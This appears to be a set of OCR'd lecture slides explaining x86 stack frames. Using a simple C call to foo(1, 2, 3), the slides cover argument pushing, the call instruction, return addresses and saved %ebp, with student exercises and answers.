
```
void main() {
  foo(1, 2, 3);
}
```



- The arguments to the function foo are “pushed” to the top of the stack in reverse order.

Let us look at a program with two functions

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}

void main() {
  foo(1, 2, 3);
}
```



- **Notice:** How the value of esp kept changing as the values of the function arguments were pushed on the stack.
- **Note**: Depending on your compiler, arguments may be pushed by “main” or “foo”.

Digression: x86 tutorial

`pushl %ebp:` Pushes ebp onto the stack.

`movl %esp,%ebp:` Moves the current value of esp to the register ebp.

`subl $0x4,%esp:` Subtract 4 (hex) from value of esp

`call 0x8000470 <function>:` Calls the function at address 0x8000470. Also pushes the return address onto the stack.


`movl $0x1,0xfffffffc(%ebp):` Move 0x1 into the memory pointed to by ebp - 4

`leal 0xfffffffc(%ebp),%eax:` Load address of the memory location pointed to by ebp -4 into eax

`ret:` Return. Jumps to return address saved on stack.
`nop`

Let us look at a program with two functions

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}

void main() {
  foo(1, 2, 3);
}
```




- Each such argument is 4 bytes in length (the size of an integer on Intel x86/32). So esp's value reduced by 12 (3 arguments of 4 bytes each) from when the function was just called.

Why push in reverse order?

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- Open the directory function_call_example and the C file there. Compile it and observe the assembly code (for your convenience: assembly.txt).
- Navigate to the assembly code of main.

Why push in reverse order?

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- Can you locate the instructions that push the arguments to the stack?
- What does the instruction movl $0x3, 0x8(%esp) do?
- What do you think 0x8(%esp) represents? Hint: we have already seen this in the x86 primer

The call instruction

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- The code executes the “call instruction”.
- Notice that %esp got pushed down and a “return address” was pushed on to the stack.
- You don’t see this explicitly in the assembly code, so what’s going on?

The call instruction

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- When you “call” a function, the processor somehow needs to remember where to “return” to. In this case, it is the instruction following the call to foo. In the code example in the VM, it is the code for v = 1.

The call instruction

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- Exercise: What is the address that is pushed on to the stack as the return address
- Answer: 0x8048417. Why?

After the call to foo

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- Now the processor starts executing the code in foo.
- It starts with a push %ebp. Remember this instruction. We will come back to it later and examine why the processor does this.
- This would push the current value stored in the ebp register to the top of the stack.

After the call to foo

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- The next instruction changes the value of ebp to the current value of esp.

After the call to foo

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- And the instruction following that subtracts the value 0x20 (hexadecimal, i.e., 32 bytes) from the value of $esp
- Why do you think this happens?

After the call to foo

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- As you may have guessed from this color-coding, a new stack entry is created for the body of the function foo.
- This stores space for the two buffers in the function

Why save %ebp?

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- Let us return to that push %ebp instruction. What was its purpose?
- Examine the state of the stack as it stands now, and the stack as it appeared before we started doing any of this. What remains invariant?

Why save %ebp?

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- Answer: %ebp always points to the bottom of the current stack entry, and %esp always points to the top.
- Question: Why did we save the old value of %ebp on the stack?

Why save %ebp?

```
void foo(int a, int b, int c){
  char buf1[8];
  char buf2[12];
   …
}
```

```
void main() {
  foo(1, 2, 3);
}
```



- Answer: Look the instructions “ret” in the body of foo and the instruction

The return address

- The “return address” that is stored on the stack is a very important aspect of ensuring correct operation of a program.
- If you tamper with the “return address”, you can change the way the program’s control flow goes.
- Let us look at a simple, benign example of what happens when you tamper with the return address that is stored on the stack.

